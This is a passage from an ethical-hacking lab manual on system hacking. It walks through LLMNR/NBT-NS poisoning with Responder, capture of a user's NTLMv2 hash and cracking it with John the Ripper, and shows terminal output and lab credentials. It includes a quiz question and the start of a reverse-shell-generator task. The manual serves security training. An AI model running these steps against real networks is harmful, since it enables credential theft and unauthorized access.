

# Module 06: System Hacking

## Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing **tables**, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

## Objective

The objective of this task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)
- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)

- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

## Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

## Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

1. Gain access to the system
  - Perform active online attack to crack the system's password using Responder
  - Gain access to a remote system using Reverse Shell Generator
  - Perform buffer overflow attack to gain access to a remote system
2. Perform privilege escalation to gain higher privileges
  - Escalate privileges by bypassing UAC and exploiting Sticky Keys
3. Maintain remote access and hide malicious activities
  - User system monitoring and surveillance using Spyrix
  - Maintain persistence by modifying registry run keys
4. Clear logs to hide the evidence of compromise

- Clear Windows machine logs using various utilities
  - Clear Linux machine logs using the BASH shell
5. Perform Active Directory (AD) Attacks using various tools
- Perform Initial Scans to Obtain Domain Controller IP and Domain Name
  - Perform AS-REP Roasting Attack
  - Spray cracked password into network using CrackMapExec
  - Perform Post-Enumeration using PowerView
  - Perform Attack on MSSQL service
  - Perform privilege escalation
  - Perform Kerberoasting Attack
6. Perform system hacking using AI
- Perform system hacking using ShellGPT

## Lab 1: Gain Access to the System

### Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

## Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Gain access to a remote system using Reverse Shell Generator
- Perform buffer overflow attack to gain access to a remote system

## Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

## Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.


Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB.

Here, we will use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, and NTLM username and password hash.

In this task, we will use the **Parrot Security (10.10.1.13)** machine as the host machine and the **Windows 11 (10.10.1.11)** machine as the target machine.

1. Click Parrot Security to switch to the **Parrot Security** machine and login with **attacker/toor**.
2. Now, click Windows 11 to switch to the **Windows 11** machine and click Ctrl+Alt+Delete to activate the machine. Click **Jason** from the left-hand pane and enter password as **qwerty**.

If a **Choose privacy settings for your device** window appears, click **Next**, in the next window click **Next** and in the next window click **Accept**.



3. Click Parrot Security to switch to the **Parrot Security** machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
4. Run **sudo responder -I eth0** command in the terminal window. In the **password for attacker** field, type **toor** and press **Enter** to run Responder tool.

The password that you type will not be visible.

**-I:** specifies the interface (here, **eth0**). However, the network interface might be different in your machine, to check the interface issue ifconfig command.

```
[attacker@parrot] ~
$ sudo responder -I eth0
[sudo] password for attacker:

[+] Poisoners:
    LLMNR           [ON]
    NBT-NS          [ON]
    MDNS            [ON]
    DNS             [ON]
    DHCP            [OFF]

[+] HTTP Options:
    Always serving EXE      [OFF]
    Serving EXE              [OFF]
    Serving HTML             [OFF]
    Upstream Proxy           [OFF]

[+] Poisoning Options:
    Analyze Mode            [OFF]
    Force WPAD auth         [OFF]
    Force Basic Auth        [OFF]
    Force LM downgrade       [OFF]
    Force ESS downgrade      [OFF]

[+] Generic Options:
    Responder NIC           [eth0]
    Responder IP             [10.10.1.13]
    Responder IPv6           [fe80::d564:6e42:d2a4:2246]
    Challenge set            [random]
    Don't Respond To Names   ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name   [WIN-134CZ9PZVED]
    Responder Domain Name    [WB90.LOCAL]
    Responder DCE-RPC Port    [49626]
```

5. Responder starts listening to the network interface for events, as shown in the screenshot.

```
[+] HTTP Options:
    Always serving EXE      [OFF]
    Serving EXE              [OFF]
    Serving HTML             [OFF]
    Upstream Proxy           [OFF]


[+] Poisoning Options:
    Analyze Mode            [OFF]
    Force WPAD auth         [OFF]
    Force Basic Auth        [OFF]
    Force LM downgrade       [OFF]
    Force ESS downgrade      [OFF]

[+] Generic Options:
    Responder NIC           [eth0]
    Responder IP             [10.10.1.13]
    Responder IPv6           [fe80::d564:6e42:d2a4:2246]
    Challenge set            [random]
    Don't Respond To Names   ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name   [WIN-134CZ9PZVED]
    Responder Domain Name    [WB90.LOCAL]
    Responder DCE-RPC Port    [49626]
```

6. Click Windows 11 to switch to the **Windows 11** machine, right-click on the **Start** icon, and click **Run**.

7. The **Run** window appears; type **\CEH-Tools** in the **Open** field and click **OK**.



8. Leave the **Windows 11** machine as it is and click Parrot Security to switch back to the **Parrot Security** machine.
9. Responder starts capturing the access logs of the **Windows 11** machine. It collects the hashes of the logged-in user of the target machine, as shown in the screenshot.

By default, Responder stores the logs in **/usr/share/responder/logs**.

```
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name CEH (service: Domain Master Browser)
[*] [NBT-NS] Poisoned answer sent to 10.10.1.22 for name WINDOWS11 (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.10.1.11 for name CEH-TOOLS (service: File Server)
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.1.11 for name CEH-Tools.local
[*] [MDNS] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] [MDNS] Poisoned answer sent to 10.10.1.11 for name CEH-Tools.local
[*] [MDNS] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
[SNB] NTLMv2-SSP Client : fe80::709f:40d1:26a1:f4ac
[SNB] NTLMv2-SSP Username : Windows11\Jason
[SNB] NTLMv2-SSP Hash : Jason::Windows11:ceea76f8b4a85d09:D8C89174E916FDFD699FD5C2A5308B82:010100
0000000000000000D2E57473DA012E3EE6130C2A345E0000000002000800570042003900300001001E00570049004E002D00310
03300340043005A00390050005A0056004500440004003400570049004E002D0031003300340043005A00390050005A005600
450044002E0057004200390030002E004C004F00430041004C000300140057004200390030002E004C004F00430041004C000
500140057004200390030002E004C004F00430041004C0007000800800DD2E57473DA0106000400200000008003000300000
000000000000100000000200009A0A51BA82976735128501B919D7F7833D28E19148592C2519BED6E9D37F645600001000900
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[*] [MDNS] Poisoned answer sent to 10.10.1.11 for name CEH-Tools.local
[*] [MDNS] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
[*] [MDNS] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to 10.10.1.11 for name CEH-Tools
```

10. Now, select the hash value of **Jason** and copy it as shown in the screenshot.


```
[*] [MDNS] Poisoned answer sent to 10.10.1.11 for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
[*] [MDNS] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
[*] [LLMNR] Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[SNB] NTLMv2-SSP Client : fe80::709f:40d1:26a1:f4ac
[SNB] NTLMv2-SSP Username : Windows11\Jason
[SNB] NTLMv2-SSP Hash : Jason::Windows11:a9748501a7ea8bf5:210AD7E2C075F189B020EE380F0DD404:010100
0000000000001DB7D87873DA01A5475AB8A4AE90200000000002000800430033004A00460001001E00570049004E002D00380
04E004500460049004D003600450038004A00420004003400570049004E002D0038004E004500460049004D0036004500380
4A0042002E00430033004A0046002E004C004F00430041004C0003001400430033004A0046002E004C004F00430041004C000
5001400430033004A0046002E004C004F00430041004C00070008008003000300000
000000000000100000000200000B5884BC6AB8A727
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
[*] [MDNS] Poisoned answer sent to 10.10.1.11 for name CEH-Tools.local
[*] [MDNS] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools.local
[*] [MDNS] Poisoned answer sent to 10.10.1.11 for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to 10.10.1.11 for name CEH-Tools
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
[*] Skipping previously captured hash for Windows11\Jason
[*] [MDNS] Poisoned answer sent to 10.10.1.11 for name CEH-Tools.local
[*] [LLMNR] Poisoned answer sent to fe80::709f:40d1:26a1:f4ac for name CEH-Tools
```

11. After copying the hash value open a terminal window, run **sudo su** command and run **pluma hash.txt** command to open a hash.txt file.

In the **password for attacker** field, type **toor** and press **Enter**

A screenshot of a Kali Linux desktop environment. The terminal window shows a successful root exploit on a Parrot OS system. The command entered was '\$ sudo su', followed by the password 'attacker'. The terminal prompt then changes to '[root@parrot]~[/home/attacker]'. In the background, there is a large, semi-transparent watermark of a colorful parrot with its wings spread wide, set against a dark, geometric background.


12. In the text editor paste the copied hash value save the file and close the text editor window.



13. Now, attempt to crack the hashes to learn the password of the logged-in user (here, **Jason**).

14. In the terminal window run **john hash.txt** command to crack the password of Jason.

15. John the Ripper starts cracking the password hashes and displays the password in plain text, as shown in the screenshot.



```
[attacker@parrot] -[~]
$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
# pluma hash.txt
[root@parrot] -[~/home/attacker]
# john hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
qwerty          (Jason)
1g 0:00:00:00 DONE 2/3 (2024-03-11 06:18) 25.00g/s 244175p/s 244175c/s 244175C/s 123456..Peter
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
[root@parrot] -[~/home/attacker]
#
```

16. This concludes the demonstration of performing an active online attack to crack a password using Responder.

17. Close all open windows and document all the acquired information.

18. Click Windows 11 to switch to the **Windows 11** machine. Click the **Start** icon in the bottom left-hand corner of **Desktop**, click the user icon , and click **Sign out**. You will be signed out from Jason's account

If a **Windows Security** window appears, close it.

#### Question 6.1.1.1

Run the Responder tool on the Parrot Security machine and find the NTLM hash for the user Jason on Windows 11. Simulate the user Jason (user: Jason and password: qwerty) on the Windows 11 machine. Enter the option that specifies the interface while running the Responder tool.


## Task 2: Gain Access to a Remote System using Reverse Shell Generator

A reverse shell generator is a tool or script used in cybersecurity and ethical hacking for creating reverse shell payloads. A reverse shell is a type of shell in which a target system connects back to an attacker's system, allowing the attacker to execute commands on the target system remotely.

In previous lab we have seen how to generate payload and listener manually, now we will automate this process by using Reverse Shell Generator.

1. Click Parrot Security to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. In the terminal window, run **docker run -d -p 80:80 reverse\_shell\_generator** command to start Reverse Shell Generator.


If you receive an error run **service apache2 stop** command and perform **Step#2** again.



